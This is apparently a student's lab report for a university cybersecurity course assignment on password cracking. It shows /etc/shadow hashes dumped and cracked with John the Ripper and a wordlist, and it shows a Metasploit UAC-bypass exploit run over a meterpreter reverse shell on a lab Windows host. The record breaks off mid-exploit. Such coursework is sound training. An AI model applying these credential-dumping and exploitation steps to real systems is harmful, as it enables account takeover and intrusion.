Old Dominion University

CYSE 301 Cybersecurity Techniques and Operations


Assignment #5 – Password Cracking

Joey Navarrete


01168990

Task A: Linux Password Cracking

1. In the second image, I used the cat /etc/group command to display the groups I added, which appear at the bottom of the list.



Attacker Kali - External Workstation on CY301-JNAVA014 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 19:36
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help
7:36 PM

```
root@CS2APenTest:~# groupadd cyse301f22
root@CS2APenTest:~# groupadd jnava014
root@CS2APenTest:~# 
```



Attacker Kali - External Workstation on CY301-JNAVA014
Applications Places Terminal
Tue 19:41
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
couchdb:x:129:
scanner:x:130:saned
avahi:x:131:
colord:x:132:
sambashare:x:133:
saned:x:134:
pulse:x:135:
pulse-access:x:136:
kpadmins:x:137:
lpadmin:x:138:
Debian-gdm:x:139:
dradis:x:140:
beef-xss:x:141:
redis:x:142:
rdma:x:125:
gluster:x:144:
kvm:x:105:
Debian-snmp:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301f22:x:1001:
jnava014:x:1002:
root@CS2APenTest:~#
```

2.



Attacker Kali - External Workstation on CY301-JNAVA014
Applications
Places
Terminal
Tue 19:48
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help
KALI

```
pulse:x:135:
pulse-access:x:136:
kpadmins:x:137:
lpadmin:x:138:
Debian-gdm:x:139:
dradis:x:140:
beef-xss:x:141:
redis:x:142:
rdma:x:125:
gluster:x:144:
kvm:x:105:
Debian-snmp:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301f22:x:1001:
jnava014:x:1002:
root@CS2APenTest:~# useradd First -g cyse301f22
root@CS2APenTest:~# useradd Second -g cyse301f22
root@CS2APenTest:~# useradd Third -g cyse301f22
root@CS2APenTest:~# useradd Primero -g jnava014
root@CS2APenTest:~# useradd Segundo -g jnava014
root@CS2APenTest:~# useradd Tercero -g jnava014
root@CS2APenTest:~# 
```


Attacker Kali - External Workstation on CY301-JNAVA014
Applications
Places
Terminal
Tue 19:51
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help
KALI


```
gluster:x:144:
kvm:x:105:
Debian-snmp:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301f22:x:1001:
jnava014:x:1002:
root@CS2APenTest:~# useradd First -g cyse301f22
root@CS2APenTest:~# useradd Second -g cyse301f22
root@CS2APenTest:~# useradd Third -g cyse301f22
root@CS2APenTest:~# useradd Primero -g jnava014
root@CS2APenTest:~# useradd Segundo -g jnava014
root@CS2APenTest:~# useradd Tercero -g jnava014
root@CS2APenTest:~# cat /etc/passwd | grep home
ntp:x:112:114::/home/ntp:/bin/false
chromeuser:x:1000:1000::/home/chromeuser:/bin/sh
First:x:1001:1001::/home/First:/bin/sh
Second:x:1002:1001::/home/Second:/bin/sh
Third:x:1003:1001::/home/Third:/bin/sh
Primero:x:1004:1002::/home/Primero:/bin/sh
Segundo:x:1005:1002::/home/Segundo:/bin/sh
Tercero:x:1006:1002::/home/Tercero:/bin/sh
root@CS2APenTest:~# 
```

3. I also created a password for the “First” user, in which I went for the simple password123.



Attacker Kali - External Workstation on CY301-JNAVA014
Applications
Places
Terminal
Tue 20:08
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
root@CS2APenTest:~# passwd Second
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Third
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Primero
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Segundo
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Tercero
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# 
```

4.



Attacker Kali - External Workstation on CY301-JNAVA014
Applications
Places
Terminal
Tue 20:36
VMshare
Nessus Info
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
root@CS2APenTest:~# tail /etc/shadow
Debian-snmp:!:17918:0:99999:7:::
systemd-coredump:!!:17918::::::
chromeuser:!:17920:0:99999:7:::
strongswan:*:18323:0:99999:7:::
First:$6$fKwiTt0mlkPqn4eX$7r4A9uF4U20UH3id7IZCux3Q4ee3sBaCetU9JIl3Crlt.jtPmwHEjn
CI25nyHihVBT2luUp8yW7pq1S98n1mo.:19333:0:99999:7:::
Second:$6$GzAXXJ8EjeBrWVuN$ybytQe5i/e8Rct/NQ7uN3pQ1jwePY.hL76xDfzKLJ9ZpIbHVHTO6t
bANfWy./kOx11S7IQnLGXx4TzF8dlq35.:19333:0:99999:7:::
Third:$6$8XI/.ltE5qiPCBCV$ymwMT0SWWWrp7isz.3UfCy9TR9.j1mdZQsT4i73pE6QtWr.FezkbYo
5bRgQxARjJPXFuDDzOOiIBCvy.cQtVx/:19333:0:99999:7:::
Primero:$6$vBO1LEogq71Md6XV$A7eP57AjL.aQ0u203693Zy4Ad.XHs28H8u/dBslGr3JQgQti4520
99u9JsmJfCJ48DCloBPwkJoLFNT8uafTn.:19333:0:99999:7:::
Segundo:$6$hLj9YPDAZwL4Najh$nEjMtWhgBP8GKH2p.KyAX/nowTPtCMOFU4izcHQJoiqOizs/idwa
zr4fqCLhDfn31qvSvAK8nDf2jt4oE5b2M.:19333:0:99999:7:::
Tercero:$6$aNaHoZCg3Dxi8U5h$CvCgZo4oQyiReIAD8l0pHmQbwEmpvCAKNo//NS8LzcDDydjiCbHS
gMyV9u/lj.rrqFlfLKZpQatt6dB1EN8G31:19333:0:99999:7:::
root@CS2APenTest:~# tail /etc/shadow > jnava014-HASH
root@CS2APenTest:~# ls
core     Desktop    Downloads      LinuxHash  Pictures  Templates  VMshare
CYSE301  Documents  jnava014-HASH  Music      Public    Videos
root@CS2APenTest:~# 
```



```
Debian-snmp:!:17918:0:99999:7:::
systemd-coredump:!!:17918::::::
chromeuser:!:17920:0:99999:7:::
strongswan:*:18323:0:99999:7:::
First:
$6$fKwiTt0mlkPqn4eX$7r4A9uF4U20UH3id7IZCux3Q4ee3sBaCetU9JIl3Crlt.jtPmwHEjnCI25nyHihVBT2luUp8yW7pq1S9
19333:0:99999:7:::
Second:$6$GzAXXJ8EjeBrWVuN$ybytQe5i/e8Rct/NQ7uN3pQ1jwePY.hL76xDfzKLJ9ZpIbHVHTO6tbANfWy./
kOx11S7IQnLGXx4TzF8dlq35.:19333:0:99999:7:::
Third:$6$8XI/.ltE5qiPCBCV$ymwMT0SWWWrp7isz.
3UfCy9TR9.j1mdZQsT4i73pE6QtWr.FezkbYo5bRgQxARjJPXFuDDzOOiIBCvy.cQtVx/:19333:0:99999:7:::
Primero:$6$vBO1LEogq71Md6XV$A7eP57AjL.aQ0u203693Zy4Ad.XHs28H8u/
dBslGr3JQgQti452099u9JsmJfCJ48DCloBPwkJoLFNT8uafTn.:19333:0:99999:7:::
Segundo:$6$hLj9YPDAZwL4Najh$nEjMtWhgBP8GKH2p.KyAX/nowTPtCMOFU4izcHQJoiqOizs/
idwazr4fqCLhDfn31qvSvAK8nDf2jt4oE5b2M.:19333:0:99999:7:::
Tercero:$6$aNaHoZCg3Dxi8U5h$CvCgZo4oQyiReIAD8l0pHmQbwEmpvCAKNo//NS8LzcDDydjiCbHSgMyV9u/
lj.rrqFlfLKZpQatt6dB1EN8G31:19333:0:99999:7:::
```


Using the dictionary attack, I was able to crack the password of the “First” user, which is




```
root@CS2APenTest:~# cp /usr/share/wordlists/rockyou.txt .
root@CS2APenTest:~# pwd
/root
root@CS2APenTest:~# ls
core      Desktop    Downloads      LinuxHash  Pictures  rockyou.txt  Videos
CYSE301  Documents  jnava014-HASH  Music      Public    Templates    VMshare
root@CS2APenTest:~# john jnava014-HASH --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (First)
1g 0:00:00:44 0.18% (ETA: 03:34:04) 0.02271g/s 697.8p/s 3570c/s 3570C/s !!!!!!..
100794
```

password123.

Task B: Windows Password Cracking


Attacker Kali - External Workstation on CY301-JNAVA014
Applications
Places
Terminal
Wed 19:00
Terminal
File Edit View Search Terminal Help

```
Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  WINDOWS7\Window 7 @ WINDOWS7  192.168.217.3:4444 -> 192.168.217.2:19258 (192.168.10
.9)

msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4444
